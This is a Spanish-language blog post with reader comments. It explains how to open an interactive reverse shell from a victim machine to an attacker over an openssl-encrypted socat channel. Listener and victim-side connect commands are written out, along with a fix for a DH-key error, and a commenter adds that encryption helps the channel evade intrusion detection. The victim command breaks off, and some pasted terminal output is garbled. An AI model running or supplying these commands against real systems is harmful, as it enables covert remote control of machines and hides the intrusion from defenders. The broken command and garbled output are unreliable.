

## Shell inversa interactiva y cifrada con socat y openssl

Publicado por Ignacio Martin on miércoles, 19 de octubre de 2016 Etiquetas: [cifrado](#), [herramientas](#), [linux](#), [redes](#), [reverse shell](#)

Tras leer el artículo de alguien en la fisi (<http://blog.alguien.site/2016/05/shell-reversa-interactiva-lo-hackback.html>), me puse a investigar como mejorar la técnica de creación de una shell inversa de forma interactiva y además por un canal seguro.


Hoy me gustaría compartir con vosotros como crear una shell inversa de forma interactiva con socat y como cifrar ese canal a través de openssl.

Dicho esto vamos al lío :-)

Lo primero tenemos dos terminales, una de la victima y la otra del atacante.

Ya se que lo sabréis la mayoría, pero por si acaso antes de nada os comento la diferencia entre shell directa y shell inversa:

- Shell directa: El atacante se conecta directamente a la victima.
- Shell inversa: En este otro caso sería la victima la que se conectaría al atacante (usada habitualmente para evadir sistemas de firewall)



## ATACANTE

Lo primero de todo sería generar un certificado con openssl y dejar un puerto a la escucha mediante socat en la máquina atacante.

```
openssl req -new -x509 -days 365 -nodes -out cert.pem -keyout  
cert.pem && \  
socat `tty`,raw,echo=0 openssl-  
listen:1237,reuseaddr,cert=cert.pem,verify=0
```

## VICTIMA

Ahora ejecutaríamos lo siguiente en la máquina víctima:

```
ps -ef | grep -q '[o]penssl-connect' || \  
socat openssl-connect:
```

```
socat[3287] E SSL_connect(): error:14082174:SSL
routines:SSL3_CHECK_CERT_AND_ALGORITHM:dh key too small
```

Este error es debido al Logjam Attack (<https://weakdh.org/>) y podríamos evitarlo repitiendo el proceso anterior con ejecuciones separadas de openssl y socat y entre medias de ambas ejecutar los siguientes comandos:

```
openssl dhparam -out dhparams.pem 2048
cat dhparams.pem >> cert.pem
```

Repetimos por tanto el proceso anterior:

### ATACANTE


Lo primero sería generar un certificado con openssl y dejar un puerto a la escucha mediante socat en la máquina atacante ya que estamos hablando de una reverse shell.

```
openssl req -new -x509 -days 365 -nodes -out cert.pem -keyout
cert.pem
```

```
openssl dhparam -out dhparams.pem 2048
cat dhparams.pem >> cert.pem
```

```
socat `tty`,raw,echo=0 openssl-
listen:1237,reuseaddr,cert=cert.pem,verify=0
```

Ahora sí hemos generado el certificado y dejado un puerto a la escucha en la máquina atacante.



```
20 - PotTY
Last login: Tue Oct 18 12:46:44 2016 from .....130
[root@.....] ~# tty
/dev/pts/3
[root@.....] ~# ATACANTE-C
[root@.....] ~# openssl req -new -x509 -days 365 -nodes -out cert.pem -keyout cert.pem
Generating a 2048 bit RSA private key
.....+++
writing new private key to 'cert.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:
State or Province Name (full name) []:
Locality Name (eg, city) [Default City]:
Organization Name (eg, company) [Default Company Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:
Email Address []:
[root@.....] ~# openssl dhparam -out dhparams.pem 2048
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
.....+++++
```



```
ros@~$ ssh-keygen
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:
State or Province Name (full name) []:
Locality Name (eg, city) [Default City]:
Organization Name (eg, company) [Default Company Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:
Email Address []:
[roo@~$] -j0 openssl dhparam -out dhparam.pem 2048
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
.....
[roo@~$] -j0 cat dhparam.pem >> oect.pem
[roo@~$] -j0 socat 'tcp',raw,echo=0 openssl-listen:1237,reuseaddr,oect=oect.pem,verify=0
/dev/pts/4
[roo@~$] -j0
```

A partir de ahora tendríamos una shell inversa y cifrada contra el equipo victima, y podemos ver que sería totalmente interactiva puesto que nos funcionarían programas del tipo top, vim, ssh, su, sudo o cualquier programa que solicite cualquier acción de forma interactiva para el usuario ya sea solicitando una password como es el caso de ssh, su y sudo o de otra manera como top y vim.

Más info.

<https://nerdvana.org/posts/reverse-shell-via-socat>

[https://youremindmeofmymother.com/2015/08/21/socat-ssl-ssl-routinesssl3\\_check\\_cert\\_and\\_algorithmdh-key-too-small/](https://youremindmeofmymother.com/2015/08/21/socat-ssl-ssl-routinesssl3_check_cert_and_algorithmdh-key-too-small/)

<http://blog.stalkr.net/2015/12/from-remote-shell-to-remote-terminal.html>



## 5 comentarios :

1.

[Anónimo](#) 19 de octubre de 2016, 0:27

entiendo q si no se usan 2048 bits peta pq el sistema está parcheado contra dh debiles

[Responder](#)

[Respuestas](#)



1.

[Vicente Motos](#) 19 de octubre de 2016, 12:23

eso es!

[Responder](#)

2.

*Anónimo* [19 de octubre de 2016, 9:54](#)

Pues vaya.... poniendo seguridad en un ataque de seguridad..... es como el ladrón que va a robar y conecta la alarma del coche para que no se lo roben.....

[Responder](#)

[Respuestas](#)



1.

*Vicente Motos* [19 de octubre de 2016, 12:27](#)

no es lo mismo. Cuando realizas un ataque y obtienes una shell inversa cifrarlo te ayuda por ejemplo a que ese canal no pueda detectarlo tan fácilmente un IDS...

volviendo a tu ejemplo, es como si el ladrón que roba el coche cambia la matrícula para que la policía no identifique que se trata de un coche robado al tratar de cruzar la frontera...

2.

*Anónimo* [19 de octubre de 2016, 13:53](#)

Touché .... ;)